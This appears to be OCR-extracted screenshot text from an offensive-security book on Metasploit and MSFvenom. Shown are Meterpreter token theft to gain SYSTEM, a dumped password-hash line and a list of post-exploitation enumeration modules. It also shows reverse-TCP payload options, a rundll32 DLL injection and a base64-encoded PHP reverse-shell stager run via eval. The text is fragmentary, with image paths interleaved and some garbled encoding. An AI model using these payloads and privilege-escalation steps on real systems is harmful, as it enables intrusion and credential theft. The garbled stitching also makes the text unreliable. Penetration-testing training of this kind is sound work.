vagrant      VAGRANT-2008R2  5229b7f52540641daad3b435b51404ee  e02bc503339d51f71d913c245d35b50b  c805f88436bcd9ff534ee86c59ed23043750 5ecf


meterpreter >
```


```
meterpreter > ps TrustedInstaller
Filtering on 'TrustedInstaller'

Process List
============

 PID   PPID  Name                 Arch  Session  User                 Path
 ---   ----  ----                 ----  -------  ----                 ----
 3420  728   TrustedInstaller.exe  x86   0        NT AUTHORITY\SYSTEM  C:\Windows\servicing\TrustedInstaller.exe

meterpreter > steal_token 3420
Stolen token with username: NT AUTHORITY\SYSTEM
meterpreter > rm notepad.exe
meterpreter >
```




Registry Editor
File Edit View Favorites Help
HelpAndSupport
Hints
HomeGroup
IME
ImmersiveShell
InkPresenter
InstallAgent
Installer
Internet Settings
Live
Lock Screen
Management Infrastructure
Media Center
MMDevices
NcdAutoSetup
NetCache
NetworkServiceTriggers
Notifications
OEMInformation
OneDriveRamps
OOBE
OpenWith
OptimalLayout
Parental Controls
Personalization
PhotoPropertyHandler
Policies
Attachments
DataCollection
Explorer
NonEnum
System
Audit
UIPI
PrecisionTouchPad
PreviewHandlers
PropertySystem
Proximity
Name
Type
Data
(Default) REG_SZ (value not set)
ConsentPromptBehaviorAdmin REG_DWORD 0x00000005 (5)
ConsentPromptBehaviorUser REG_DWORD 0x00000003 (3)
dontdisplaylastusername REG_DWORD 0x00000000 (0)
DSCAutomationHostEnabled REG_DWORD 0x00000002 (2)
EnableCursorSuppression REG_DWORD 0x00000001 (1)
EnableInstallerDetection REG_DWORD 0x00000001 (1)
EnableLUA REG_DWORD 0x00000001 (1)
EnableSecureUIAPaths REG_DWORD 0x00000001 (1)
EnableUIADesktopToggle REG_DWORD 0x00000000 (0)
EnableVirtualization REG_DWORD 0x00000001 (1)
legalnoticecaption REG_SZ
legalnoticetext REG_SZ
LocalAccountTokenFilterPolicy REG_DWORD 0x00000001 (1)
PromptOnSecureDesktop REG_DWORD 0x00000001 (1)
scforceoption REG_DWORD 0x00000000 (0)
shutdownwithoutlogon REG_DWORD 0x00000001 (1)
undockwithoutlogon REG_DWORD 0x00000001 (1)
ValidateAdminCodeSignatures REG_DWORD 0x00000000 (0)


Windows Features
Turn Windows features on or off
To turn a feature on, select its check box. To turn a feature off, clear its check box. A filled box means that only part of the feature is turned on.
.NET Framework 3.5 (includes .NET 2.0 and 3.0)
.NET Framework 4.6 Advanced Services
Active Directory Lightweight Directory Services
Embedded Boot Experience
Embedded Logon
Embedded Shell Launcher
Hyper-V
Internet Explorer 11
Internet Information Services
Internet Information Services Hostable Web Core
Keyboard Filter
Legacy Components
OK
Cancel



Windows
Internet Information Services
Welcome
Bienvenue
Tervetuloa
ようこそ
Benvenuto
歡迎
Bienvenido
Hoş geldiniz
ברוכים הבאים
Welkom
Bem-vindo
Vítejte
Καλώς ορίσατε
Välkommen
환영합니다
Добро пожаловать
Üdvözöljük
مرحبا
欢迎
Willkommen
Velkommen
Witamy
Microsoft



Windows Security
Please enter user credentials
User name:
WINDOWS10\User
Password:
OK
Cancel


```
msf > use post/windows/gather/enum_
use post/windows/gather/enum_ad_bitlocker
use post/windows/gather/enum_ad_computers
use post/windows/gather/enum_ad_groups
use post/windows/gather/enum_ad_managedby_groups
use post/windows/gather/enum_ad_service_principal_names
use post/windows/gather/enum_ad_to_wordlist
use post/windows/gather/enum_ad_user_comments
use post/windows/gather/enum_ad_users
use post/windows/gather/enum_applications
use post/windows/gather/enum_artifacts
use post/windows/gather/enum_av_excluded
use post/windows/gather/enum_chrome
use post/windows/gather/enum_computers
use post/windows/gather/enum_db
use post/windows/gather/enum_devices
use post/windows/gather/enum_dirperms
use post/windows/gather/enum_domain
use post/windows/gather/enum_domain_group_users
use post/windows/gather/enum_domain_tokens
use post/windows/gather/enum_domain_users
use post/windows/gather/enum_domains
use post/windows/gather/enum_emet
use post/windows/gather/enum_files
use post/windows/gather/enum_hostfile
use post/windows/gather/enum_ie
use post/windows/gather/enum_logged_on_users
use post/windows/gather/enum_ms_product_keys
use post/windows/gather/enum_muicache
use post/windows/gather/enum_patches
use post/windows/gather/enum_powershell_env
use post/windows/gather/enum_prefetch
use post/windows/gather/enum_proxy
use post/windows/gather/enum_putty_saved_sessions
use post/windows/gather/enum_services
use post/windows/gather/enum_shares
use post/windows/gather/enum_snmp
use post/windows/gather/enum_termserv
use post/windows/gather/enum_tokens
use post/windows/gather/enum_tomcat
use post/windows/gather/enum_trusted_locations
use post/windows/gather/enum_unattend
msf >
```


Chapter 6: Using MSFvenom

```
root@kali:~# msfvenom -p linux/x64/shell/reverse_tcp --payload-options
Options for payload/linux/x64/shell/reverse_tcp:


       Name: Linux Command Shell, Reverse TCP Stager
     Module: payload/linux/x64/shell/reverse_tcp
   Platform: Linux
       Arch: x64
Needs Admin: No
 Total size: 296
       Rank: Normal

Provided by:
    ricky
    tkmru

Basic options:
Name   Current Setting  Required  Description
----   ---------------  --------  -----------
LHOST                   yes       The listen address
LPORT  4444             yes       The listen port

Description:
  Spawn a command shell (staged). Connect back to the attacker


Advanced options for payload/linux/x64/shell/reverse_tcp:

    Name                        Current Setting  Required  Description
    ----                        ---------------  --------  -----------
    AppendExit                  false            no        Append a stub that executes the exit(0) system call
    AutoRunScript                                no        A script to run automatically on session creation.
    EnableStageEncoding         false            no        Encode the second stage payload
    InitialAutoRunScript                         no        An initial script to run on session creation (before AutoRunScript)
    PayloadUUIDName                              no        A human-friendly name to reference this unique payload (requires tracking)
    PayloadUUIDRaw                               no        A hex string representing the raw 8-byte PUID value for the UUID
    PayloadUUIDSeed                              no        A string to use when generating the payload UUID (deterministic)
    PayloadUUIDTracking         false            yes       Whether or not to automatically register generated UUIDs
    PrependChrootBreak          false            no        Prepend a stub that will break out of a chroot (includes setreuid to root)
    PrependFork                 false            no        Prepend a stub that executes: if (fork()) { exit(0); }
    PrependSetgid               false            no        Prepend a stub that executes the setgid(0) system call
    PrependSetregid             false            no        Prepend a stub that executes the setregid(0, 0) system call
    PrependSetresgid            false            no        Prepend a stub that executes the setresgid(0, 0, 0) system call
    PrependSetresuid            false            no        Prepend a stub that executes the setresuid(0, 0, 0) system call
    PrependSetreuid             false            no        Prepend a stub that executes the setreuid(0, 0) system call
    PrependSetuid               false            no        Prepend a stub that executes the setuid(0) system call
    ReverseAllowProxy           false            yes       Allow reverse tcp even with Proxies specified. Connect back will NOT go through proxy but directly to LHOST
    ReverseListenerBindAddress                   no        The specific IP address to bind to on the local system
    ReverseListenerBindPort                      no        The port to bind to on the local system if different from LPORT
    ReverseListenerComm                          no        The specific communication channel to use for this listener
    ReverseListenerThreaded     false            yes       Handle every connection in a new thread (experimental)
    StageEncoder                                 no        Encoder to use if EnableStageEncoding is set
    StageEncoderSaveRegisters                    no        Additional registers to preserve in the staged payload if EnableStageEncoding is set
    StageEncodingFallback       true             no        Fallback to no encoding if the selected StageEncoder is not compatible
    StagerRetryCount            10               yes       The number of connection attempts to try before exiting the process
    StagerRetryWait             5.0              no        Number of seconds to wait for the stager between reconnect attempts
    VERBOSE                     false            no        Enable detailed status messages
    WORKSPACE                                    no        Specify the workspace for this module
Evasion options for payload/linux/x64/shell/reverse_tcp:

    Name  Current Setting  Required  Description
    ----  ---------------  --------  -----------
root@kali:~#
```


MessageBox
First Payload
OK



49 engines detected this file
SHA-256 ac7df811e99edd67db028189049683b401346b157f71dd71ce7575b1ac402807
File name encoded.exe
File size 72.07 KB
Last analysis 2017-12-14 17:22:40 UTC
49 / 65
Detection
Details
Community
Ad-Aware Trojan.CryptZ.Gen
AhnLab-V3 Trojan/Win32.Shell.R1283
ALYac Trojan.CryptZ.Gen
Arcabit Trojan.CryptZ.Gen
Avast Win32:SwPatch [Wrm]
AVG Win32:SwPatch [Wrm]
Avira TR/Crypt.EPACK.Gen2
AVware Trojan.Win32.Swrort.B (v)
Baidu Win32.Trojan.WisdomEyes.16070401....
BitDefender Trojan.CryptZ.Gen
Bkav W32.FamVT.RorenNHc.Trojan
CAT-QuickHeal Trojan.Swrort.A
ClamAV Win.Trojan.Swrort-5710536-0
Comodo TrojWare.Win32.Rozena.A
CrowdStrike Falcon malicious_confidence_100% (D)
Cybereason malicious.1b8fb7
Cyren W32/Swrort.A.gen!Eldorado
DrWeb Trojan.Swrort.1
eGambit Unsafe.AI_Score_99%
Emsisoft Trojan.CryptZ.Gen (B)
Endgame malicious (high confidence)
eScan Trojan.CryptZ.Gen
ESET-NOD32 a variant of Win32/Rozena.AM
F-Prot W32/Swrort.A.gen!Eldorado
F-Secure Trojan.CryptZ.Gen
Fortinet W32/Swrort.C!tr
GData Trojan.CryptZ.Gen
Ikarus Trojan.Win32.Swrort


Troubleshooting
Management
Versions
Debug Logs
Windows Account
Computer
Install Settings
Connection Status
Versions
Engines
Engine
Version
Common Client
12.12.4.12
LiveUpdate
2.3.2.7
SymEvent
12.9.6.28
Auto-Protect Kernel Driver
14.6.7.10
Auto-Protect User Mode Interface
14.6.7.19
Decomposer
2.3.5.10
Power Eraser Engine
5.1.0.48
Eraser
117.2.1.25
SONAR Framework
8.0.0.137
Definitions
Type
Sequence
Last Checked
Virus & Spyware
171220020
21/12/2017 10:00
Portal List
170809034
21/12/2017 10:00
Whitelist
171220002
21/12/2017 10:00
Revocation List
171220068
21/12/2017 10:00
Reputation Settings
171010033
21/12/2017 10:00
Power Eraser
161121023
21/12/2017 10:00
Close
Help




```
Microsoft Windows [Version 10.0.10586]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>rundll32.exe C:\Users\User\Desktop\inject.dll,main

C:\Windows\system32>
```

```
root@kali:~# php -a
Interactive mode enabled

php > eval(base64_decode(Lyo8P3BocCAvKiovIGVycm9yX3JlcG9ydGluZygwKTsgJGlwID0gJzE5Mi4xNjguMjE2LjUn0yAkcG9ydC
A9IDQ0NDQ7IGlmICgoJGYgPSAnc3RyZWFtX3NvY2tldF9jbGllbnQnKSAmJiBpc19jYWxsYWJsZSgkZikpIHsgJHMgPSAkZigidGNw0i8ve
yRpcH06eyRwb3J0fSIpOyAkc190eXBlID0gJ3N0cmVhbSc7IH0gaWYgKCEkcyAmJiAoJGYgPSAnZnNvY2tvcGVuJykgJiYgaXNfY2FsbGFi
bGUoJGYpKSB7ICRzID0gJGYoJGlwLCAkcG9ydCk7ICRzX3R5cGUgPSAnc3RyZWFtJzsgfSBpZiAoISRzICYmICgkZiA9ICdzb2NrZXRfY3J
lYXRlJykgJiYgaXNfY2FsbGFibGUoJGYpKSB7ICRzID0gJGYoQUZfSU5FVCwgU09DS19TVFJFQU0sIFNPTF9UQ1ApOyAkcmVzID0gQHNvY2
tldF9jb25uZWN0KCRzLCAkaXAsICRwb3J0KTsgaWYgKCEkcmVzKSB7IGRpZSgpOyB9ICRzX3R5cGUgPSAnc29ja2V0JzsgfSBpZiAoISRzX
3R5cGUpIHsgZGllKCdubyBzb2NrZXQgZnVuY3MnKTsgfSBpZiAoISRzKSB7IGRpZSgnbm8gc29ja2V0Jyk7IH0gc3dpdGNoICgkc190eXBl
KSB7IGNhc2UgJ3N0cmVhbSc6ICRsZW4gPSBmcmVhZCgkcywgNCk7IGJyZWFrOyBjYXNlICdzb2NrZXQnOiAkbGVuID0gc29ja2V0X3JlYWQ
oJHMsIDQpOyBicmVhazsgfSBpZiAoISRsZW4pIHsgZGllKCk7IH0gJGEgPSB1bnBhY2so.Ik5sZW4iLCAkbGVuKTsgJGxlbiA9ICRhWydsZ
W4nXTsgJGIgPSAnJzsgd2hpbGUgKHN0cmxlbigkYikgPCAkbGVuKSB7IHN3aXRjaCAoJHNfdHlwZSkgeyBjYXNlICdzdHJlYW0nOiAkYiAu
PSBmcmVhZCgkcywgJGxlbi1zdHJsZW4oJGIpKTsgYnJlYWs7IGNhc2UgJ3NvY2tldCc6ICRiIC49IHNvY2tldF9yZWFkKCRzLCAkbGVuLXN
0cmxlbigkYikpOyBicmVhazsgfSB9ICRHTE9CQUxTWydtc2dzb2NrJ10gPSAkczsgJEdMT0JBTFNbJ21zZ3NvY2tfdHlwZSddID0gJHNfdH
lwZTsgaWYgKGV4dGVuc2lvbl9sb2FkZWQoJ3N1aG9zaW4nKSAmJiBpbmlfZ2V0KCdzdWhvc2luLmV4ZWN1dG9yLmRpc2FibGVfZXZhbCcpK
SB7ICRzdWhvc2luX2J5cGFzcz1jcmVhdGVfZnVuY3Rpb24oJycsICRiKTsgJHN1aG9zaW5fYnlwYXNzKCk7IH0gZWxzZSB7IGV2YWwoJGIp
OyB9IGRpZSgpOw));
```





Process Explorer - Sysinternals: www.sysinternals.com [MSEDGEWIN10\IEUser]


File Options View Process Find Users Help


Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
System Idle Process	96.77	52 K	8 K	0		
System	0.26	152 K	24 K	4		
Interrupts	0.74	0 K	0 K	n/a	Hardware Interrupts and DPCs	
smss.exe		516 K	500 K	264		
Memory Compression		108 K	9,768 K	1584		
csrss.exe		1,676 K	2,012 K	348		
wininit.exe		1,372 K	1,684 K	428		
services.exe		4,492 K	6,688 K	564		
svchost.exe		980 K	1,104 K	688	Host Process for Windows S...	Microsoft Corporation
svchost.exe		9,840 K	16,044 K	724	Host Process for Windows S...	Microsoft Corporation
WmiPrvSE.exe		7,964 K	14,244 K	3196		
ShellExperienceHost....	Susp...	33,720 K	83,220 K	5592	Windows Shell Experience H...	Microsoft Corporation
SearchUI.exe	Susp...	97,824 K	136,080 K	5716	Search and Cortana applicati...	Microsoft Corporation
RuntimeBroker.exe		9,744 K	19,848 K	5800	Runtime Broker	Microsoft Corporation
RuntimeBroker.exe		7,932 K	22,348 K	5828	Runtime Broker	Microsoft Corporation
regedit.exe		4,540 K	19,956 K	8412		
RuntimeBroker.exe		6,468 K	19,824 K	5860	Runtime Broker	Microsoft Corporation
RemindersServer.exe	Susp...	3,332 K	5,392 K	6924	Reminders WinRT OOP Ser...	Microsoft Corporation
dllhost.exe		3,820 K	6,528 K	5536	COM Surrogate	Microsoft Corporation
ApplicationFrameHost...		10,528 K	21,964 K	6572	Application Frame Host	Microsoft Corporation
SkypeHost.exe	Susp...	4,796 K	2,824 K	7416	Microsoft Skype	Microsoft Corporation
RuntimeBroker.exe		1,396 K	1,612 K	4888	Runtime Broker	Microsoft Corporation
WinStore.App.exe	Susp...	38,088 K	57,220 K	7016	Store	Microsoft Corporation
RuntimeBroker.exe		5,276 K	19,732 K	2548	Runtime Broker	Microsoft Corporation
dllhost.exe		1,492 K	7,548 K	1844		
LockApp.exe	Susp...	11,964 K	42,856 K	1984	LockApp.exe	Microsoft Corporation
RuntimeBroker.exe		4,336 K	22,688 K	836	Runtime Broker	Microsoft Corporation
dllhost.exe		1,852 K	8,116 K	5248		
WmiPrvSE.exe		2,460 K	8,952 K	1156		

